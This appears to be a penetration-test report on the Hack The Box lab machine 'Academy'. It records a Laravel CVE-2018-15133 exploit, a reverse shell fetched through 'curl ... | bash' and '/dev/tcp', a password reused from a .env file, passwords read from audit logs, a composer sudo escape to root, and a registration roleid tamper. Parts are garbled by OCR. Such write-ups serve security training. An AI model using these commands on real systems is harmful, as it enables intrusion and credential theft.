Host Report

10.10.10.215 - Academy

👌 Linux 📑 Server - Shelled - Owned

Host Notes:

Laravel Exploited on Port 80 for Initial Foothold:

Original Script: https://github.com/aljavier/exploit_laravel_cve-2018-15133/blob/main /pwn_laravel.py

Code not modified. Usage: pip3 install -r requirements.txt

python3 pwn_laravel.py http://dev-staging-01.academy.htb dBLUaMuZz7Iq06XtL/Xnz /90Ejq+DEEynggqubHWFj0= --interactive

LOW LEVEL (www-data) SHELL.

To move from limited interactive to full TTY shell: On Attacking Machine: 1) echo 'bash - i >& /dev/tcp/10.10.14.4/4444 0>&1' >index.html #Inside host exploit working folder 2) sudo python3 -m http.server 80

\$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.215 - - [07/Mar/2021 12:24:09] "GET / HTTP/1.1" 200 -

3) In a separate terminal - nc -lvnp 4444

-(**kali⊛kali**)-[**~**] -\$ nc -lvnp 4444 listening on [any] 4444 ... connect to [10.10.14.4] from (UNKNOWN) [10.10.10.215] 38820 bash: cannot set terminal process group (924): Inappropriate ioctl for device bash: no job control in this shell www-data@academy:/var/www/html/htb-academy-dev-01/public\$ python3 -c 'import pty;pty.spawn("/bin/bash");' <ic\$ python3 -c 'import pty;pty.spawn("/bin/bash");' www-data@academy:/var/www/html/htb-academy-dev-01/public\$ ls ls css favicon.ico index.php js robots.txt web.config www-data@academy:/var/www/html/htb-academy-dev-01/public\$ cd ../../ cd ../../ www-data@academy:/var/www/html\$ ls ls academy htb-academy-dev-01 index.php www-data@academy:/var/www/html\$ cd academy cd academy www-data@academy:/var/www/html/academy\$ ls ls app composer.json database public routes tests artisan composer.lock package.json readme.md server.php vendor bootstrap config phpunit.xml resources storage webpack.mix.js -data@academv. /html/academv\$

On the Victim interactive shell: curl http://10.10.14.4 | bash

\$ python3 pwn_laravel.py http://dev-staging-01.academy.htb dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0= --interactive Linux academy 5.4.0-52-generic #57-Ubuntu SMP Thu Oct 15 10:57:00 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux Running in interactive mode. Press CTRL+C to exit. \$ curl http://10.10.14.4 | bash

Lastly, in the Netcat Terminal: Run

python3 -c 'import pty;pty.spawn("/bin/bash");'

TTY shell available from the Netcat callback.

Lateral Movement from www-data to cry0l1t3:

Changing directory to /var/www/html (by just using "cd ../../" shows 2 sites, as expected.

academy htb-academy-dev-01

From the Laravel error, we know homestead is the dev MySQL instance. Changing to the Production site, we see a /var/www/html/academy/.env file that we have read access to.

www-data@academy:/var/www/html/academy\$ ls _la											
ls -la											
total 280											
drwxr-xr-x	12	www-data	www-data	4096	Aug	13	2020				
drwxr-xr-x	4	root	root	4096	Aug	13	2020				
-rw-rr	1	www-data	www-data	706	Aug	13	2020	.env			
-rw-rr	1	www-data	www-data	651	Feb	7	2018	.env.example			
-rw-rr	1	www-data	www-data	111	Feb	7	2018	.gitattributes			
-rw-rr	1	www-data	www-data	155	Feb	7	2018	.gitignore			
drwxr-xr-x	6	www-data	www-data	4096	Feb	7	2018	app			
-rwxr-xr-x	1	www-data	www-data	1686	Feb	7	2018	artisan			
drwxr-xr-x	3	www-data	www-data	4096	Feb	7	2018	bootstrap			
-rw-rr	1	www-data	www-data	1512	Feb	7	2018	composer.json			
-rw-rr	1	www-data	www-data	191621	Aug	9	2020	composer.lock			
drwxr-xr-x	2	www-data	www-data	4096	Feb	7	2018	config			
drwxr-xr-x	5	www-data	www-data	4096	Feb	7	2018	database			
-rw-rr	1	www-data	www-data	1150	Feb	7	2018	package.json			
-rw-rr	1	www-data	www-data	1040	Feb	7	2018	phpunit.xml			
drwxr-xr-x	4	www-data	www-data	4096	Nov	9	10:13	public			
-rw-rr	1	www-data	www-data	3622	Feb	7	2018	readme.md			
drwxr-xr-x	5	www-data	www-data	4096	Feb	7	2018	resources			
drwxr-xr-x	2	www-data	www-data	4096	Feb	7	2018	routes			
-rw-rr	1	www-data	www-data	563	Feb	7	2018	server.php			
drwxr-xr-x	5	www-data	www-data	4096	Feb	7	2018	storage			
drwxr-xr-x	4	www-data	www-data	4096	Feb	7	2018	tests			
drwxr-xr-x	38	www-data	www-data	4096	Aug	9	2020	vendor			
-rw-rr	1			549	10 C	7	2018	webpack.mix.js			
www-data@academy:/var/www/html/academy\$											

```
www-data@academy:/var/www/html/academy$ cat ./.env
cat ./.env
APP_NAME=Laravel
APP ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost
LOG_CHANNEL=stack
DB_CONNECTION=mysql
DB HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB PASSWORD=mySup3rP4s5w0rd!!
BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync
REDIS HOST=127.0.0.1
REDIS PASSWORD=null
REDIS_PORT=6379
MAIL DRIVER=smtp
MAIL HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL PASSWORD=null
MAIL ENCRYPTION=null
PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1
MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX PUSHER APP CLUSTER="${PUSHER APP CLUSTER}"
www-data@academy:/var/www/html/academy$ ||
```

cat /etc/passwd for a Username list

www-data@academy:/var/www/html/academy\$ cat /etc/passwd cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin egre55:x:1000:1000:egre55:/home/egre55:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false mrb3n:x:1001:1001::/home/mrb3n:/bin/sh cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false 21y4d:x:1003:1003::/home/21y4d:/bin/sh ch4p:x:1004:1004::/home/ch4p:/bin/sh g0blin:x:1005:1005::/home/g0blin:/bin/sh www-data@academy:/var/www/html/academy\$

su cry0l1t3 with Password: mySup3rP4s5w0rd!!

Lateral Movement from cry0l1t3 to mrb3n:

Check group membership.

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ su cry0l1t3
su cry0l1t3
Password: mySup3rP4s5w0rd!!
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
cry0l1t3@academy:/var/www/html/htb-academy-dev-01/public$ id
id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:/var/www/html/htb-academy-dev-01/public$
```

Adm members can check logs.

cry0l1t3@academy:/var/log\$ ls								
ls alternatives log	dmesg.4.gz							
alternatives.log alternatives.log.1	dpkg.log	syslog.5.gz						
alternatives.log.2.gz		syslog.6.gz syslog.7.gz						
alternatives.log.3.gz	dpkg.log.2.gz	ubuntu-advantage.log						
apache2	dpkg.log.3.gz	unattended-upgrades						
apt	dpkg.log.4.gz	vmware-network.1.log						
audit	faillog	vmware-network.2.log						
auth.log	installer	vmware-network.3.log						
auth.log.1	journal	vmware-network.4.log						
auth.log.2.gz	kern.log	vmware-network.5.log						
auth.log.3.gz	kern.log.1	vmware-network.6.log						
auth.log.4.gz	kern.log.2.gz	vmware-network.7.log						
bootstrap.log	kern.log.3.gz	vmware-network.8.log						
btmp	kern.log.4.gz	vmware-network.9.log						
btmp.1	landscape	vmware-network.log						
cloud-init.log	lastlog	vmware-vmsvc-root.1.log						
cloud-init-output.log	mysql	vmware-vmsvc-root.2.log						
dist-upgrade	private	vmware-vmsvc-root.3.log						
dmesg	syslog	vmware-vmsvc-root.log						
dmesg.0	syslog.1	vmware-vmtoolsd-root.log						
dmesg.1.gz	syslog.2.gz	wtmp						
dmesg.2.gz	syslog.3.gz							
dmesg.3.gz	syslog.4.gz							
<pre>cry0l1t3@academy:/var/</pre>	log\$							

Audit logs usually have good information in them, especially when filtered to TTY input.

cry0l1t3@academy:/var/log/audit\$ ls ls audit.log audit.log.1 audit.log.2 audit.log.3

cry0l1t3∂academy:/var/log/audit\$ aureport --tty aureport --tty

```
TTY Report

# date time event auid term sess comm data

Error opening config file (Permission denied)

NOTE - using built-in logs: /var/log/audit/audit.log

1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>

2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Acqd3my!",<nl>

3. 08/12/2020 02:28:24 89 0 ? 1 sh "whoami",<nl>

4. 08/12/2020 02:28:28 90 0 ? 1 sh "exit",<nl>

5. 08/12/2020 02:28:37 93 0 ? 1 sh "/bin/bash -i",<nl>

6. 08/12/2020 02:30:43 94 0 ? 1 nano <delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<del
```

e>,<down>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<d

,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delete>,<delet

>
8. 08/12/2020 02:32:55 96 0 ? 1 nano "6",<^X>,"y",<ret>
9. 08/12/2020 02:33:26 97 0 ? 1 bash "ca",<up>,<up>,<up>,<backspace>,<backspace>,"cat au",<tab>,"| grep data=",<ret>,"cat
au",<tab>,"| cut -f11 -d\" \"",<ret>,<up>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left>,<left<

08/12/2020 02:33:26 98 0 ? 1 sh "exit",<nl> 10. 08/12/2020 02:33:30 107 0 ? 1 sh "/bin/bash -i",<nl> 12. 08/12/2020 02:33:36 108 0 ? 1 bash "istory",<ret>,"history",<ret>,"exit",<ret> 13. 08/12/2020 02:33:36 109 0 ? 1 sh "exit",<nl> cry0llt3@academy:/var/log/audit\$

Credentials acquired from audit logs after escalting from www-data to cyr0l1t3.

```
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:~$
```

mrb3n can run composer as root. Composer is a GTFObin that is easily exploitable to get to root.

Steps to exploit composer's GTFObin

```
1) TF=$(mktemp -d)
2) echo '{"scripts":"{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}'>$TF/composer.json
3) sudo composer --working-dir=$TF run-script x
```

GTFObin Exploited and Box Rooted




Proof:


root@academy:/tmp/tmp.i9uW6f0leH#	locate user.txt
/home/cry0l1t3/user.txt	Console Host Port Scrate
<pre>root@academy:/tmp/tmp.i9uW6f0leH#</pre>	cat /home/cry0l1t3/user.txt
d030457197ee4f1c5a2d8530e836830a	
<pre>root@academy:/tmp/tmp.i9uW6f0leH#</pre>	cat /root/root.txt
dc1ea8be1b5b22af1646eb9f75e9d022	0.10.10.210. 00
<pre>root@academy:/tmp/tmp.i9uW6f0leH#</pre>	hostname
academy	rvice
<pre>root@academv:/tmp/tmp.i9uW6f0leH#</pre>	i

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)	Owned
80	tcp	http	Apache httpd 2.4.41 ((Ubuntu))	Owned

Port	Proto	Service	Version	Status
Port Note	s:			
Must add	'10.10.10.2	15 academy.htb'	' to /etc/hosts file	
Register a	as a new us	er and capture tl	he POST request. Change "&roleid=0" to "	'&roleid=1"
and you c	an log into t	the admin.php p	age.	
Must add	'10.10.10.2	15 dev-staging-0	01.academy.htb' to /etc/hosts file	
dev-stagir	ng-01.acade	emy.htb show La	ravel running and displays an error messa	ge.
Add acade	emy.htb to /	•	w) which is tied to academy.htb.	
127.0.0	emy.htb to / 0 . 1	etc/hosts		
	emy.htb to / 0 . 1	etc/hosts		






Port	Proto	Service	Version	Status
	my.htb/register.php Ili Forums 🙍 Kali Docs 🤻 Ne	tHunter 🔒 Offensive Security 🚦 MSFU	🖟 Exploit-DB 👫 GHDB	⊌ ☆
			L.	
			\bigcirc	
			$\mathbf{\Psi}$	
			Username	
			Password	
			Repeat Password	
			Register	

We want to see what is happening when a new user is created. So, I'm going to fire up Burp Suite. Now, I am using Kali 2021.1 which has a newer version of Burp that has a built-in browser. No more having to modify your browser's network settings or installing certificates. In that browser, I'm going to create a new user name johndoe with a password of johndoe1 and capture what is happening when a new user gets created.

86	http://academy.htb	POST	/register.php	~	302	3313	HTML	php	Register			10.10.10.215	10:18:44 7 M 8080
87	http://academy.htb	GET	/success-page.php		200	858	HTML	php	Login			10.10.10.215	10:18:47 7 M 8080
88	http://academy.htb	GET	/login.php		200	2929	HTML	php	Login			10.10.10.215	10:18:537 M 8080
89	https://content-autofill.google	POST	/v1/forms:vote?alt=proto	1	400	652	script				1	74.125.196.95	10:18:54 7 M 8080
90	https://content-autofill.google	GET	/v1/pages/ChRDaHJvbWUvODguMC4	1	400	652	script				1	74.125.196.95	10:19:02 7 M 8080
91	http://academy.htb	POST	/login.php	1	302	2929	HTML	php	Login			10.10.10.215	10:19:22 7 M 8080
92	http://academy.htb	GET	/home.php		200	55217	HTML	php	Modules			10.10.10.215	10:19:25 7 M 8080
100	http://academy.htb	GET	/Modules_files/bootstrap.bundle.min.j		200	80991	script					10.10.10.215	10:19:29 7 M 8080
101	http://academy.htb	GET	/Modules_files/jquery.min.js.download		200	88438	script					10.10.10.215	10:19:29 7 M 8080
102	http://academy.htb	GET	/Modules files/metisMenu.min.is.dow		200	5083	script					10.10.10.215	10:19:29 7 M 8080
4 Ca 5 Up 6 Or: 7 Co 8 Us 9 Ac 10 Re 11 Ac		-www-for ndows Ni on/xhtml /registe ate	<pre>10.0; Win64; x64) AppleWebKit/5 l+xml,application/xml;q=0.9,image</pre>							o3;q=0.9			
	kie: PHPSESSID=n5ub0i9ch		3luldpmp2										
14 Co	nection: close												
15													
16 ui	l=johndoe&password=johndo	e1&confi	irm=johndoe1&roleid=0										

Port	Proto	Service	Version	Statu	IS
login and w whole Lore That varial there for u	ve see som em Ipsum th ole might be	e Modules for th hing). One thing e useful later. Fo /e can do that w	o the Login page. We can us ne HackTheBox Academy (N the capture on creation show or now, let's run Gobuster on ith "gobuster dir -u http://aca	ice Touch. It's usually vs us is an "&roleid=0" it and see what else is	the S
└_\$ gobus		http://academy.h	tb -w /usr/share/dirb/wordli	sts/common.txt	
Gobuster	v3.0.1		ian Mehlmauer (@_FireFart_)		
[+] Url: [+] Threa [+] Wordl [+] Statu [+] User [+] Timeo	ds: ist: s codes: Agent: ut:	http://academy.h 10 /usr/share/dirb/ 200,204,301,302, gobuster/3.0.1 10s	wordlists/common.txt		
2021/03/0	7 11:25:59	Starting gobuste			
